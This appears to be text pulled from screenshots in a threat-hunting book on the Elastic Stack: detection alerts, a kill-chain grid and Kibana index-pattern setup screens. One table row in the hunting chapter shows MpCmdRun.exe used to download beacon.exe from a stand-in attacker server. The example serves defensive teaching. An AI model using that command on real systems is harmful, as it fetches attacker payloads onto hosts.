


Chapter 1: Introduction to Cyber Threat Intelligence, Analytical Models, and Frameworks

“CYBER Security”



IT Security


- Firewalls
- Content filtering
- IPS/IDS
- Anti-virus
- Patch/vuln management
- Security Monitoring
- Incident Response *

Cyber Security

- Hunt Operations
- Intelligence Analysis
- Offensive Security
- Incident Response *

A Team Sport

- Collection Assessments
- Investment Prioritization
- Countermeasure Impact





Elastic Security Detections

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Search KQL Last 7 days Show dates Refresh

Trend
Showing: 64 alerts


Stack by: signal.rule.threat.tactic.name

- Persistence
- Privilege Escalation
- All others
- Lateral Movement

Showing 64 alerts | Selected 0 alerts | Take action | Select all 64 alerts



| | @timestamp | host.name | Rule | Severity |
|--------------------------|----------------------------|--------------------------|--|----------|
| <input type="checkbox"/> | Jan 7, 2021 @ 23:28:03.047 | DESKTOP-8RFNS7R | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 7, 2021 @ 23:28:03.047 | DESKTOP-8RFNS7R | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 7, 2021 @ 23:28:03.047 | DESKTOP-8RFNS7R | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 7, 2021 @ 23:22:59.519 | DESKTOP-8RFNS7R | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 7, 2021 @ 21:26:57.081 | DESKTOP-8RFNS7R | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 15:14:11.064 | WINTHRE-KOKOM1E.test.lab | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 15:09:07.782 | WIN-FPGRU79G668 | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 15:09:07.782 | WIN-FPGRU79G668 | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 15:04:04.562 | WIN-FPGRU79G668 | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 15:04:04.562 | WIN-FPGRU79G668 | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 14:23:49.054 | WINTHRE-KOKOM1E | Malware Detection Alert | critical |
| <input type="checkbox"/> | Jan 6, 2021 @ 14:18:48.848 | WINTHRE-KOKOM1E | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 14:18:48.847 | WINTHRE-KOKOM1E.test.lab | Potential Modification of Accessibility Binaries | low |
| <input type="checkbox"/> | Jan 6, 2021 @ 14:18:48.847 | WINTHRE-KOKOM1E | Potential Modification of Accessibility Binaries | low |

25 of 64 Alerts Updated 1 minute ago





| LMT Kill Chain Phase | Adversary 1 | Adversary 1 | Adversary 2 | |
|----------------------|-------------|-------------|-------------|-------------------------|
| Reconnaissance | | | | High Confidence |
| Weaponization | | | | Moderate Confidence |
| Delivery | | | | Low Confidence |
| Exploitation | | | | |
| Installation | | | | |
| Command & Control | | | | |
| Actions on Objective | | | | |
| | Victim 1 | Victim 2 | Victim 3 | |

Chapter 2: Hunting Concepts, Methodologies and Techniques





| Top values of process.name | Top values of process.command_line |
|----------------------------|---|
| MpCmdRun.exe | "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey 1F1ED1C2-168E-ECEC-31B7-04DF32D56E19 |
| MpCmdRun.exe | "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" GetDeviceTicket -AccessKey ACE12365-C345-3A92-BDF6-EA6D84211A05 |
| MpCmdRun.exe | "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges |
| MpCmdRun.exe | "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignatureUpdate -ScheduleJob -RestrictPrivileges -Reinvoke |
| MpCmdRun.exe | "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -UnmanagedUpdate |
| MpCmdRun.exe | MpCmdRun.exe -DownloadFile -url https://attacker.server/beacon.exe -path c:\temp\beacon.exe |





Chapter 3: Introduction to the Elastic Stack



Elastic Search Elastic

Home

Home

Recently viewed

No recently viewed items

Metrics

APM

Uptime

User Experience

Security

Overview

Detections

Hosts

Network

Timelines

Cases

Administration

Management

Dev Tools

Fleet

Stack Monitoring

Stack Management

Dock navigation

Add data Manage Dev tools

Enterprise Search

Build a powerful search experience.

Search everything →

Connect your users to relevant data.

Unify your team content.

Observability

Monitor infrastructure metrics.

Trace application requests.

Measure SLAs and react to issues.

Centralize & monitor →

Security

Prevent threats autonomously.

Detect and respond.

Investigate incidents.

& Endpoint Security →

Kibana

Analyze data in dashboards.

Search and find insights.

Design pixel-perfect presentations.

Plot geographic data.

Model, predict, and detect.

Visualize & analyze →

our data

Try our sample data

Add data

gest data from popular apps and services.

Add Elastic Agent

Add and manage your fleet of Elastic Agents and integrations.

Upload a file

Import your own CSV, NDJSON, or log file.

Elastic Search Elastic

Stack Management

Ingest

Ingest Node Pipelines

Data

Index Management

Index Lifecycle Policies

Snapshot and Restore

Rollup Jobs

Transforms

Remote Clusters

Alerts and Insights

Alerts and Actions

Reporting

Kibana

Index Patterns

Saved Objects

Spaces

Advanced Settings

Stack

License Management

8.0 Upgrade Assistant

Welcome to Stack Management 7.10.2

Manage your indices, index patterns, saved objects, Kibana settings, and more.

A complete list of apps is in the menu on the left.

Elastic Search Elastic

Stack Management / Index patterns

Ingest ⓘ

Ingest Node Pipelines

Data ⓘ

Index Management
Index Lifecycle Policies
Snapshot and Restore
Rollup Jobs
Transforms
Remote Clusters

Alerts and Insights ⓘ

Alerts and Actions
Reporting

Kibana ⓘ

Index Patterns

Saved Objects
Spaces
Advanced Settings

Stack ⓘ


License Management
8.0 Upgrade Assistant

You have data in Elasticsearch. Now, create an index pattern.

Kibana requires an index pattern to identify which indices you want to explore. An index pattern can point to a specific index, for example, your log data from yesterday, or all indices that contain your log data.

+ Create index pattern

Want to learn more? [Read documentation](#)



Elastic Search Elastic

Stack Management / Index patterns / Create index pattern

Ingest ⓘ

Ingest Node Pipelines

Data ⓘ

Index Management
Index Lifecycle Policies
Snapshot and Restore
Rollup Jobs
Transforms
Remote Clusters

Alerts and Insights ⓘ

Alerts and Actions
Reporting

Kibana ⓘ

Index Patterns

Saved Objects
Spaces
Advanced Settings

Stack ⓘ

License Management
8.0 Upgrade Assistant

Create index pattern

An index pattern can match a single source, for example, `filebeat-4-3-22`, or **multiple** data sources, `filebeat-*`. [Read documentation](#)

Step 1 of 2: Define an index pattern

Index pattern name

Next step >

Use an asterisk (*) to match multiple indices. Spaces and the characters `\, /, ?, ", <, >, |` are not allowed.

Include system and hidden indices

Your index pattern can match any of your 9 sources.

| | |
|-------------------------------------|-------|
| auditbeat-7.10.2 | Alias |
| auditbeat-7.10.2-2021.01.31-000001 | Index |
| filebeat-7.10.2 | Alias |
| filebeat-7.10.2-2021.01.31-000001 | Index |
| my-first-index | Index |
| packetbeat-7.10.2 | Alias |
| packetbeat-7.10.2-2021.01.31-000001 | Index |
| winlogbeat-7.10.2 | Alias |
| winlogbeat-7.10.2-2021.02.01-000001 | Index |

Elastic Search Elastic

Stack Management / Index patterns / Create index pattern

Ingest [ⓘ]
Ingest Node Pipelines

Data [ⓘ]
Index Management
Index Lifecycle Policies
Snapshot and Restore
Rollup Jobs
Transforms
Remote Clusters

Alerts and Insights [ⓘ]
Alerts and Actions
Reporting

Kibana [ⓘ]
[Index Patterns](#)
Saved Objects
Spaces
Advanced Settings

Stack [ⓘ]

Create index pattern

An index pattern can match a single source, for example, `filebeat-4-3-22`, or **multiple** data sources, `filebeat-*`.
[Read documentation](#)

Step 1 of 2: Define an index pattern

Index pattern name
filebeat-* Next step >

multiple indices. Spaces and the characters `\, /, ?, *, <, >` are not allowed.

Include system and hidden indices

✓ Your index pattern matches 2 sources.

| | |
|-----------------------------------|-------|
| filebeat-7.10.2 | Alias |
| filebeat-7.10.2-2021.01.31-000001 | Index |

Rows per page: 10 ▾

Elastic Search Elastic

Stack Management / Index patterns / Create index pattern

Ingest [ⓘ]
Ingest Node Pipelines

Data [ⓘ]
Index Management
Index Lifecycle Policies
Snapshot and Restore
Rollup Jobs
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Remote Clusters

Alerts and Insights [ⓘ]
Alerts and Actions
Reporting

Kibana [ⓘ]
[Index Patterns](#)
Saved Objects
Spaces
Advanced Settings

Create index pattern

An index pattern can match a single source, for example, `filebeat-4-3-22`, or **multiple** data sources, `filebeat-*`.
[Read documentation](#)

Step 2 of 2: Configure settings

Specify settings for your `filebeat-*` index pattern.

Select a primary time field for use with the global time filter.

Time field Refresh
@timestamp ▾

> [Show advanced settings](#)

< Back Create index pattern

- Ingest** ⓘ
 - Ingest Node Pipelines
- Data** ⓘ
 - Index Management
 - Index Lifecycle Policies
 - Snapshot and Restore
 - Rollup Jobs
 - Transforms
 - Remote Clusters
- Alerts and Insights** ⓘ
 - Alerts and Actions
 - Reporting
- Kibana** ⓘ
 - Index Patterns**
 - Saved Objects
 - Spaces
 - Advanced Settings

Index patterns

[+ Create index pattern](#)

